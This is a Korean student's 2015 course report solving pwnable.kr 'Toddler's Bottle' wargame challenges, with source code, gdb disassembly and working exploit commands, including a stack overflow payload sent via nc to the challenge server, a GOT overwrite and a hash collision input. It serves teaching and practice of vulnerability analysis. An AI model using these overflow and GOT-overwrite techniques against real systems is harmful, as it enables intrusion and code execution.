

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	1번	문 제	fd[#]
문제 분석			
<p>내 권한(fd)으로 접근가능한 파일 및 권한상태를 확인합니다.</p> <pre>fd@ubuntu:~\$ ls -l total 16 -r-sr-x--- 1 fd2 fd 7322 Jun 11 2014 fd -rw-r--r-- 1 root root 418 Jun 11 2014 fd.c -r--r----- 1 fd2 root 50 Jun 11 2014 flag fd@ubuntu:~\$ file fd fd: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically lin ked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x69c1ecc5bbb36608e8595d 08a126ad7aebaa86e3, not stripped fd@ubuntu:~\$</pre> <pre>#include <stdio.h> #include <stdlib.h> #include <string.h> char buf[32]; int main(int argc, char* argv[], char* envp[]){ if(argc<2){ printf("pass argv[1] a number\n"); return 0; } int fd = atoi(argv[1]) - 0x1234; int len = 0; len = read(fd, buf, 32); if(!strcmp("LETMEWIN\n", buf)){ printf("good job :)\n"); system("/bin/cat flag"); exit(0); } printf("learn about Linux file IO\n"); return 0; }</pre> <p>소스코드와 위의 권한상태정보로 이 문제의 목적을 유추하면 다음과 같습니다.</p> <p>두번째 if문에 진입하여 root권한을 이용하여 flag파일 내용을 찾아내는 것</p> <p>>> buf에 "LETMEWIN" 값을 넣어야 한다는 문제로 귀결됩니다.</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

해결 방안
<p>buf값은 read()함수를 통하여 읽어오며, 이때 사용되는 file descriptor는 main()함수 인자값에서 0x1234값을 뺀 값으로 결정됩니다.</p> <p>fd값을 '0' (STDIN: 키보드입력)으로 만든다음 키보드입력을 이용하여 "LETMEWIN"을 입력하면 해결가능합니다. 0x1234는 십진수로 변환하면 4660, main()함수에 4660값을 인자로 전달하여 실행합니다.</p> <pre>fd@ubuntu:~\$./fd 4660 LETMEWIN good job :) mommy! I think I know what a file descriptor is!! fd@ubuntu:~\$</pre>
관련 내용 정리
<p>read() 함수 정의를 살펴보면,</p> <pre>NAME read - read from a file descriptor SYNOPSIS #include <unistd.h> ssize_t read(int fd, void *buf, size_t count); DESCRIPTION read() attempts to read up to <u>count</u> bytes from file descriptor <u>fd</u> into the buffer starting at <u>buf</u>. If <u>count</u> is zero, read() returns zero and has no other results. If <u>count</u> is greater than SSIZE_MAX, the result is unspecified.</pre> <p>STDIN : 표준입력, File Descriptor 0번, 기본적으로 키보드 사용</p> <p>STDOUT : 표준출력, File Descriptor 1번, 기본적으로 모니터 사용</p> <p>STDERR : 표준에러, File Descriptor 2번,</p>

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	2번	문 제	collision[#]
문제 분석			
<pre> #include <stdio.h> #include <string.h> unsigned long hashCode = 0x21DD09EC; unsigned long check_password(const char* p){ int* ip = (int*)p; int i; int res=0; for(i=0; i<5; i++){ res += ip[i]; } return res; } int main(int argc, char* argv[]){ if(argc<2){ printf("usage : %s [passcode]\n", argv[0]); return 0; } if(strlen(argv[1]) != 20){ printf("passcode length should be 20 bytes\n"); return 0; } if(hashCode == check_password(argv[1])){ system("/bin/cat flag"); return 0; } else printf("wrong passcode.\n"); return 0; } </pre>			
<p>check_password() 함수결과값이 hashCode(0x21DD09EC)값과 동일하도록 만들어줘야 합니다.</p> <p>[조건1] check_password()함수의 인자값은 main()함수 인자로 전달받으며, 반드시 20bytes 크기여야 한다.</p> <p>[조건2] check_password()함수의 반환값은 전달받은 20bytes 문자열을 4bytes단위로 int변수로 변환하여 중첩 덧셈을 수행한 결과값이다.</p>			
해결 방안			
<p>hashCode(0x21DD09EC)값을 5로 나눈 값을 16진수로 변환하여 20bytes 크기의 입력값으로 main()함수 인자로 전달하면 해결가능합니다.</p> <p>0x21DD09EC = 568134124, 568134124 / 5 = 113626824.8 따라서,</p> <p>113626824 + 113626824 + 113626824 + 113626824 + 113626828</p> <p>0x06C5CEC8 + 0x06C5CEC8 + 0x06C5CEC8 + 0x06C5CEC8 + 0x06C5CECC</p> <p>main()함수에 인자를 16진수형태로 전달하는 방법을 몰라서 구글검색(python or perl 이용법)을 이용하였습니다.</p>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

위와 같이 분할된 값을 16진수형태로 전달하여도 "wrong passcode." 결과가 출력되어 check_password()함수를 직접 구현하여 값이 정확하게 전달되는지 확인해 보았습니다. 그 결과 의도하지 않은 값이 전달되어 원인을 확인해 보니 little endian 문제였습니다.


따라서 0x06C5CEC8값을 0xC8 CE C5 06과 같은 형태로 main()함수에 전달하여 해결하였습니다.

```
col@ubuntu:~$ ./col `perl -e 'print "\xc8\xce\xc5\x06"x4 . "\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
col@ubuntu:~$ ./col `python -c "print '\xc8\xce\xc5\x06'*4+'\xcc\xce\xc5\x06'"`
daddy! I just managed to create a hash collision :)
col@ubuntu:~$ █
```

관련 내용 정리

★ 16진수 출력
perl/python문 전체를 감싸는 기호는 `(!옆키)
print문 전체를 감싸는 기호는 `(엔터키옆키)

★ Little Endian(리틀엔디안)



하위 바이트의 값이 메모리상에 먼저 표시되는 방법

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	3번	문 제	bof[#]
문제 분석			
<pre>#include <stdio.h> #include <string.h> #include <stdlib.h> void func(int key){ char overflowme[32]; printf("overflow me : "); gets(overflowme); // smash me! if(key == 0xcafebabe){ system("/bin/sh"); } else{ printf("Nah..#n"); } } int main(int argc, char* argv[]){ func(0xdeadbeef); return 0; }</pre> <p>main()함수에서 func()함수로 전달한 값(0xdeadbeef, int key)이 0xcafebabe값과 동일하도록 만들어야 합니다. func()함수의 인자(0xdeadbeef, int key)와 지역변수(overflowme)는 모두 stack에 위치하고 있습니다. overflowme지역변수 값을 gets()함수를 이용하여 오버플로우 하여 전달받은 func()함수의 인자값(0xdeadbeef)을 0xcafebabe으로 변경해줘야 합니다.</p>			
해결 방안			
<p>overflowme 지역변수의 메모리주소로부터 main()함수로부터 전달받은 인자값(key변수) 메모리주소까지의 offset값을 찾아야 합니다.</p> <p>문제에서 함께 제공되는 bof 파일을 분석하여 offset값을 찾아야 합니다.</p> <p>디어셈블링 과정을 위해 실행권한을 수정합니다.</p> <pre>northplorer@ubuntu: ~/prac northplorer@ubuntu:~/prac\$ ls -l total 8 -rw-rw-r-- 1 northplorer northplorer 7348 Jul 4 13:15 bof northplorer@ubuntu:~/prac\$ chmod u+x bof northplorer@ubuntu:~/prac\$ ls -l total 8 -rwxrw-r-- 1 northplorer northplorer 7348 Jul 4 13:15 bof northplorer@ubuntu:~/prac\$</pre>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

gdb를 이용하여 func()함수를 디어셈블링 -> 값 비교하는 부분에 break point를 설정 후 실행

```
northplorer@ubuntu: ~/prac
(gdb) disas func
Dump of assembler code for function func:
0x0000062c <+0>:    push    %ebp
0x0000062d <+1>:    mov     %esp,%ebp
0x0000062f <+3>:    sub     $0x48,%esp
0x00000632 <+6>:    mov     %gs:0x14,%eax
0x00000638 <+12>:   mov     %eax,-0xc(%ebp)
0x0000063b <+15>:   xor     %eax,%eax
0x0000063d <+17>:   movl    $0x78c,(%esp)
0x00000644 <+24>:   call    0x645 <func+25>
0x00000649 <+29>:   lea     -0x2c(%ebp),%eax
0x0000064c <+32>:   mov     %eax,(%esp)
0x0000064f <+35>:   call    0x650 <func+36>
0x00000654 <+40>:   cmpl    $0xcafebabe,0x8(%ebp)
0x0000065b <+47>:   jne     0x66b <func+63>
0x0000065d <+49>:   movl    $0x79b,(%esp)
0x00000664 <+56>:   call    0x665 <func+57>
0x00000669 <+61>:   jmp     0x677 <func+75>
0x0000066b <+63>:   movl    $0x7a3,(%esp)
0x00000672 <+70>:   call    0x673 <func+71>
0x00000677 <+75>:   mov     -0xc(%ebp),%eax
0x0000067a <+78>:   xor     %gs:0x14,%eax
0x00000681 <+85>:   je      0x688 <func+92>
0x00000683 <+87>:   call    0x684 <func+88>
0x00000688 <+92>:   leave
0x00000689 <+93>:   ret
End of assembler dump.
(gdb) info b
No breakpoints or watchpoints.
(gdb) b *func+40
Breakpoint 1 at 0x654
(gdb) r
Starting program: /home/northplorer/prac/bof
overflow me :
aaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x56555654 in func ()
(gdb) x/10x $eax
0xffffd0ac:    0x61616161    0x61616161    0x61616161    0x61616161
0xffffd0bc:    0x61616161    0x00616161    0x0000002f    0x56556ff4
0xffffd0cc:    0x63760600    0x565556b0
(gdb) x/x $ebp+8
0xffffd0e0:    0xdeadbeef
(gdb)
```

overflowme 지역변수의 메모리주소(\$eax, 0xffffd0ac)
 main()함수로부터 전달받은 인자값(key변수) 메모리주소(\$ebp+8, 0xffffd0e0)
 offset : 0x34(52)

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

따라서, 다음과 같은 값을 전달하여 문제를 해결합니다.

```
northplorer@ubuntu: ~/prac
northplorer@ubuntu:~/prac$ (python -c "print 'A'*52+'\xbe\xba\xfe\xca';cat) | nc pwnable.kr 9000
ls -l
total 10444
-r-xr-x--- 1 root bof      7348 Jun 11  2014 bof
-rw-r--r-- 1 root root     310 Jun 11  2014 bof.c
-r--r----- 1 root bof      32 Jun 11  2014 flag
-rw----- 1 root bof 10666307 Jul  3 21:58 log
-rwx----- 1 root bof      760 Sep 10  2014 super.pl
cat flag
daddy, I just pwned a buFFer :)
```

관련 내용 정리

gdb를 이용한 디어셈블링 명령어: `disas [function명] / disas [시작주소] [끝주소]`
메모리상태 검사: `x/[범위][출력형식] [메모리주소 or 함수명]`
[범위]: 기본 4byte단위
[출력형식]: `x`(16진수), `i`(어셈블리 형식)
예) `x/10i main` : main함수로부터 40bytes를 어셈블리로 출력
`x/10 main` : main함수로부터 40bytes 출력

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06


문제 번호	4번	문 제	flag[#]
-------	----	-----	---------

문제 분석

문제에서 제공하는 것은 flag라는 파일명을 가진 패킹된 파일과 이 파일을 reversing 해서 flag값을 찾으라는 내용입니다.

우선 패커를 확인하는 작업을 하기 위해 Packer Detection Tool인 Exeinfo PE를 사용합니다.

Exeinfo PE를 이용하여 flag파일이 UPX로 패킹됨을 확인하여, UPX Tool을 이용하여 flag파일을 언패킹합니다.



```
C:\WBoB\취약점 분석과제_01\flag\upx391w>upx -d flag
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91w Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

File size      Ratio      Format      Name
-----
887219 <- 335288 37.79% linux/ElfAMD flag

Unpacked 1 file.
```

언패킹된 flag파일을 IDA Tool을 이용하여 flag값을 찾으면 됩니다.

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

해결 방안

언팩된 flag파일은 64bit 포맷으로 IDA(64-bit)를 실행시켜 해당 flag 파일을 분석합니다.

```

; Attributes: bp-based frame

public main
main proc near

var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     edi, offset aIWillMallocAnd ; "I will malloc() and strcpy the flag the"...
call    puts
mov     edi, 64h
call    malloc
mov     [rbp+var_8], rax
mov     rdx, cs:flag
mov     rax, [rbp+var_8]
mov     rsi, rdx
mov     rdi, rax
call    sub_400320
mov     eax, 0
leave
retn
main endp

```

```

.data:0000000000000200      ; pendasio_exe_part_0_52111111
.data:0000000000000207      public flag
.data:0000000000000207 flag dq offset aUpx___?SoundsL ; DATA XREF: main+207r
.data:0000000000000207      ; "UPX...? sounds like a delivery service "...

```

IDA View-A

```

.rodata:00000000000496620      assume cs:_rodata
.rodata:00000000000496620      ;org 496620h
.rodata:00000000000496620      public _IO_stdin_used
.rodata:00000000000496620 _IO_stdin_used dd 20001h
.rodata:00000000000496624      align 8
.rodata:00000000000496628 aUpx___?SoundsL db 'UPX...? sounds like a delivery service :)',0
.rodata:00000000000496628      ; DATA XREF: .data:flag10

```

관련 내용 정리

페이지 9 / 26

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	5번	문 제	passcode[#]
-------	----	-----	-------------

문제 분석

소스코드를 확인하면 passcode1 과 passcode2값을 scanf() 함수를 이용하여 값을 입력받아 실제 password1, password2와 비교하여 일치할 경우 flag 정보가 출력되는 내용입니다. 소스코드에 실제 password1(338150)과 password2(13371337)의 값이 명시되어 있어서 해당값만 표준입력(키보드)으로 넣어주면 해결될 것으로 생각하고 실행했습니다. 실행결과 Segmentation fault가 발생하였습니다.

```

pwnable.kr - PuTTY
passcode@ubuntu:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : test
Welcome test!
enter passcode1 : 338150
enter passcode2 : 13371337
Segmentation fault
passcode@ubuntu:~$

```

소스코드를 다시 확인해보니, scanf()함수에서 2번째 인자값이 변수의 주소가 아니라 변수로 잘못되어 있는 부분을 발견하였습니다.

따라서, 이 문제는 올바른 password1, password2를 입력하여 해결하는 방법은 사용할 수 없고 다른 방법으로 해결해야 됨을 알게 되었습니다.

또한, Segmentation fault 문제로 if()문 값이 참이되어 system()함수로 flag정보를 읽어오는 방법은 불가능해보입니다.

문제에서 scanf()함수로 사용자로부터 값을 입력받는 부분이 welcome()함수에서 name변수와 login()함수에서 passcode1, passcode2 입니다. 따라서, 어셈블코드 수준으로 3개 변수들에 대한 메모리 주소 연관성을 확인해 볼 필요가 있었습니다.

gdb를 이용하여 welcome()함수 및 login()함수를 디스어셈블 해본 결과는 다음과 같습니다.

- name(100 bytes) 변수관련 : \$ebp-0x70
- passcode1(4 bytes) 변수관련 : \$ebp-0x10
- passcode2(4 bytes) 변수관련 : \$ebp-0xc

passcode1변수와 name변수의 메모리 주소일부가 일치되는 사실을 발견하였습니다.

main()함수에서 welcome()함수 실행 후 login()함수를 호출하는데 login()함수에서 사용되는 변수 passcode1과 passcode2에 대한 초기화 과정이 없어 welcome()함수에서 scanf()함수를 이용하여 name변수값 입력 시 스택값을 변경하면 passcode1 변수값을 수정할 수 있음을 발견하였습니다.

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

해결 방안

Segmentation fault로 passcode1과 passcode2값의 정상적인 password일치는 불가능하므로 else() 함수쪽으로 반드시 실행됩니다.

system()함수 시작 주소는 gdb의 디스어셈블 기능을 통해 0x080485e3(134514147) 임을 알 수 있습니다.

```

0x080485c5 <+97>:   cmpl    $0x528e6, -0x10(%ebp)
0x080485cc <+104>:  jne     0x080485f1 <login+141>
0x080485ce <+106>:  cmpl    $0xcc07c9, -0xc(%ebp)
0x080485d5 <+113>:  jne     0x080485f1 <login+141>
0x080485d7 <+115>:  movl    $0x80487a5, (%esp)
0x080485de <+122>:  call    0x08048450 <puts@plt>
0x080485e3 <+127>:  movl    $0x80487af, (%esp)
0x080485ea <+134>:  call    0x08048460 <system@plt>
0x080485ef <+139>:  leave   %esp
0x080485f0 <+140>:  ret
0x080485f1 <+141>:  movl    $0x80487bd, (%esp)
0x080485f8 <+148>:  call    0x08048450 <puts@plt>
0x080485fd <+153>:  movl    $0x0, (%esp)
0x08048604 <+160>:  call    0x08048480 <exit@plt>
End of assembler dump.
(gdb)

```

passcode1관련 scanf() 함수에서는 4 bytes 값을 passcode1 변수에 저장된 메모리 주소에 쓰기를 할 수 있습니다. 문제 분석과정에서 welcome() 함수의 name 변수의 마지막 4 byte 메모리 주소가 login() 함수의 passcode1 변수 주소와 일치하고, login() 함수에서 passcode1 변수초기화를 하지 않는다는 것을 이용하였습니다.

else() 함수 호출은 수행되므로 else() 함수 내 exit() 함수의 GOT값을 system() 함수 시작 주소로 변경하여 해결하였습니다. (exit() 함수 GOT값은 0x0804a018)

passcode1변수값을 exit() 함수 GOT값으로 변경하고 scanf() 함수를 이용하여 exit() 함수 호출 시 system() 함수 시작주소로 jump하도록 변경합니다.

```

passcode@ubuntu:~$ perl -e 'print "A"x96 . "\x18\xa0\x04\x08" . "134514147\n"' | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
enter passcode1 : enter passcode2 : checking...
Login Failed!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
passcode@ubuntu:~$

```

관련 내용 정리

exit() 함수의 GOT값 확인하는 방법 (GOT: Global Offset Table로 Procedure들의 주소값을 가지고 있다.)

```

passcode@ubuntu:~$ readelf -r passcode | grep exit
0804a018 00000707 R 386_JUMP_SLOT 00000000 exit
passcode@ubuntu:~$

```

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	6번	문 제	random[#]
-------	----	-----	-----------

문제 분석

scanf()함수로 입력받은 값과 난수값의 XOR 결과값이 0xdeadbeef가 되도록 만들어야 합니다.

```
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();           // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

rand()함수의 경우, 시드(seed)값이 변경되지 않으면 동일한 난수를 생성합니다.
XOR(^비트연산자)는 동일한 값으로 2번 XOR연산을 하면 원본의 값으로 되돌아오는 특성이 있습니다.

해결 방안

random@pwnable.kr 9000상에서 동작하는 rand()함수 결과값을 확인해야 합니다.
프로그램이 사용하는 라이브러리 함수들을 모두 로깅해주는 유틸리티인 "ltrace"를 이용하여 rand()함수 결과값을 확인합니다. rand()함수 결과값이 0x6b8b4567로 몇 번을 확인해도 동일한 결과값을 출력합니다.

```
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7ffff1fd62398, 0x400670, 0x400700 <unfinished ...>
rand(1, 0x7ffff1fd62398, 0x7ffff1fd623a8, 0x400670, 0x400700)      = 0x6b8b4567
__isoc99_scanf(0x400760, 0x7ffff1fd622a8, 0x7ffff1fd622a8, 0x7f2cb3ac30a4, 0x7f2cb3ac30a4^C <unfinished ...>
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
random@ubuntu:~$
```

```
0xdeadbeef ^ 0x6b8b4567 = 0xb526fb88 (10진수: 3039230856)

random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

관련 내용 정리

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	7번	문 제	input[#]
문제 분석			
input.c 프로그램에 요청하는 값을 단계별로 입력해주면 되는 문제입니다.			
해결 방안			
<div> <div>Stage 1</div> <div> main() 함수에 인자를 99개 전달 (main() 함수의 argc값이 100이 되려면 "./input"이 첫번째 인자로 계산되므로 이를 제외한 99개의 추가적인 인자가 전달되어야 합니다.) argv[65] = "\x00" (아스키코드로 'A' = 65) argv[66] = "\x20\x0a\x0d" (아스키코드로 'B' = 66) </div> </div> <div> <div>Stage 2</div> <div> read() 함수에서 file descriptor값이 0일 경우 표준입력(키보드)으로 4 bytes 만큼 표준입력으로 "\x00\x0a\x00\xff"를 입력합니다. read() 함수에서 file descriptor값이 2일 경우 으로 4 bytes 만큼 표준에러로 "\x00\x0a\x02\xff"를 입력합니다. </div> </div> <div> <div>Stage 3</div> <div> 환경변수를 설정하고 실행합니다. 환경변수명: "\xde\xad\xbe\xef" 해당하는 환경변수값: "\xca\xfe\xba\xbe" </div> </div> <div> <div>Stage 4</div> <div> 파일명 "\x0a"을 open합니다. fread() 함수를 이용하여 buf에 4bytes 길이의 데이터 1개를 파일로부터 읽어옵니다. 해당값이 "\x00\x00\x00\x00"과 동일한지 확인하고 파일을 닫습니다. </div> </div> <div> <div></div> <div> 다른 문제를 해결하다보니 시간이 부족하여 미 해결상태로 제출합니다. </div> </div>			
관련 내용 정리			
-			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	8번	문 제	leg[#]
문제 분석			
<p>문제를 해결하려면 key1(), key2(), key3() 3개 함수들의 반환값을 모두 알아야 합니다.</p> <p>C 소스파일과 어셈블 코드를 분석하여 각 함수들의 반환값을 알아내어 모두 더한 값을 계산합니다.</p>			
해결 방안			
<p>key1() 함수의 어셈블 코드에서, 반환값은 r0 레지스터에 저장합니다. r0 레지스터값은 r3 레지스터값으로부터 복사되며, r3 레지스터값은 pc값이다. ARM core의 PC값은 현재 실행되는 명령어 주소값에 8을 더하여 계산합니다.</p> <p>key1() 반환값 : $0x8cdc + 0x8 = 0x8ce4$</p> <pre> Dump of assembler code for function key1: 0x00008cd4 <+0>: push {r11} ; (str r11, [sp, #-4]!) 0x00008cd8 <+4>: add r11, sp, #0 0x00008cdc <+8>: mov r3, pc 0x00008ce0 <+12>: mov r0, r3 0x00008ce4 <+16>: sub sp, r11, #0 0x00008ce8 <+20>: pop {r11} ; (ldr r11, [sp], #4) 0x00008cec <+24>: bx lr </pre> <p>key2() 함수의 반환값은 r3 레지스터값으로 pc + 4 이다. pc 계산은 bx r6 (r6 = pc + 1 : 홀수) 명령어로 인하여 Thumb mode로 변환되어 현재 실행되는 명령어 주소값에 4를 더하여 계산합니다.</p> <p>key2() 반환값 : $(0x8d04 + 0x4) + 0x4 = 0x8d0c$</p> <pre> (gdb) disass key2 Dump of assembler code for function key2: 0x00008cf0 <+0>: push {r11} ; (str r11, [sp, #-4]!) 0x00008cf4 <+4>: add r11, sp, #0 0x00008cf8 <+8>: push {r6} ; (str r6, [sp, #-4]!) 0x00008cfc <+12>: add r6, pc, #1 0x00008d00 <+16>: bx r6 0x00008d04 <+20>: mov r3, pc 0x00008d06 <+22>: adds r3, #4 0x00008d08 <+24>: push {r3} 0x00008d0a <+26>: pop {pc} 0x00008d0c <+28>: pop {r6} ; (ldr r6, [sp], #4) 0x00008d10 <+32>: mov r0, r3 0x00008d14 <+36>: sub sp, r11, #0 0x00008d18 <+40>: pop {r11} ; (ldr r11, [sp], #4) 0x00008d1c <+44>: bx lr </pre> <p>key3() 함수의 반환값은 r0 = r3 = lr(LR, Link Register) 값으로 key3()함수 수행완료 후 되돌아 갈 main() 함수주소</p> <pre> (gdb) disass key3 Dump of assembler code for function key3: 0x00008d20 <+0>: push {r11} ; (str r11, [sp, #-4]!) 0x00008d24 <+4>: add r11, sp, #0 0x00008d28 <+8>: mov r3, lr 0x00008d2c <+12>: mov r0, r3 0x00008d30 <+16>: sub sp, r11, #0 0x00008d34 <+20>: pop {r11} ; (ldr r11, [sp], #4) 0x00008d38 <+24>: bx lr </pre>			

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

(gdb) disass main

Dump of assembler code for function main:

```

0x00008d3c <+0>:    push    {r4, r11, lr}
0x00008d40 <+4>:    add     r11, sp, #8
0x00008d44 <+8>:    sub     sp, sp, #12
0x00008d48 <+12>:   mov     r3, #0
0x00008d4c <+16>:   str     r3, [r11, #-16]
0x00008d50 <+20>:   ldr     r0, [pc, #104] ; 0x8dc0 <main+132>
0x00008d54 <+24>:   bl      0xf6c <printf>
0x00008d58 <+28>:   sub     r3, r11, #16
0x00008d5c <+32>:   ldr     r0, [pc, #96] ; 0x8dc4 <main+136>
0x00008d60 <+36>:   mov     r1, r3
0x00008d64 <+40>:   bl      0xfbd8 <__isoc99_scanf>
0x00008d68 <+44>:   bl      0x8cd4 <key1>
0x00008d6c <+48>:   mov     r4, r0
0x00008d70 <+52>:   bl      0x8cf0 <key2>
0x00008d74 <+56>:   mov     r3, r0
0x00008d78 <+60>:   add     r4, r4, r3
0x00008d7c <+64>:   bl      0x8d20 <key3>
0x00008d80 <+68>:   mov     r3, r0
0x00008d84 <+72>:   add     r2, r4, r3
0x00008d88 <+76>:   ldr     r3, [r11, #-16]
0x00008d8c <+80>:   cmp     r2, r3
0x00008d90 <+84>:   bne     0x8da8 <main+108>
0x00008d94 <+88>:   ldr     r0, [pc, #44] ; 0x8dc8 <main+140>
0x00008d98 <+92>:   bl      0x1050c <puts>

```

key3() 반환값 : 0x8d80

key1() + key2() + key3() = 0x8ce4 + 0x8d0c + 0x8d80 = 0x1a770 = 108400

```

/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $

```

관련 내용 정리

★ 함수 호출 시 필요한 인자값들은 R0, R1, R2, R3 레지스터로 전달하고, 해당 함수에서 반환하는 값은 R0 레지스터를 이용한다.

★ [ARM스펙내용 참조] PC (프로그램 카운터)

실행하는 동안 pc는 현재 실행되는 명령어의 주소를 포함하지 않습니다. 현재 실행되는 명령어의 주소는 일반적으로 ARM의 경우 pc-8 이거나 Thum의 경우 pc-4입니다.

★ LR (Link Register) : 함수 호출에 대한 반환 주소값을 저장하는데 사용하는 레지스터

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

★ ARM과 Thumb mode

ARM mode에서는 명령어를 4 byte씩 fetch, Thumb mode에서는 명령어를 2 bytes씩 fetch

ARM과 Thumb mode는 CPSR의 "T" bit값에 따라 결정됨(ARM mode : "T" bit==0, Thumb mode : "T" bit==1)

"T" bit값을 자동으로 설정해주는 명령어가 bx로 jump할 주소가 홀수이면 "T" bit = 1,

짝수면 홀수이면 "T" bit = 0 으로 설정하여 mode를 변경한다.

결과적으로 bx 명령어의 jump 주소가 홀수면 Thumb mode, 짝수면 ARM mode 이다.

과 제	PWNABLE.KR [Toddler's Bottle] 문제풀이		
과제 번호	취약점분석_과제01	소 속	취약점분석트랙 4기 교육생
제 출 자	홍석민 (메일주소 : farladin@naver.com)	제출 일자	2015-07-06

문제 번호	9번	문 제	mistake[#]
문제 분석			
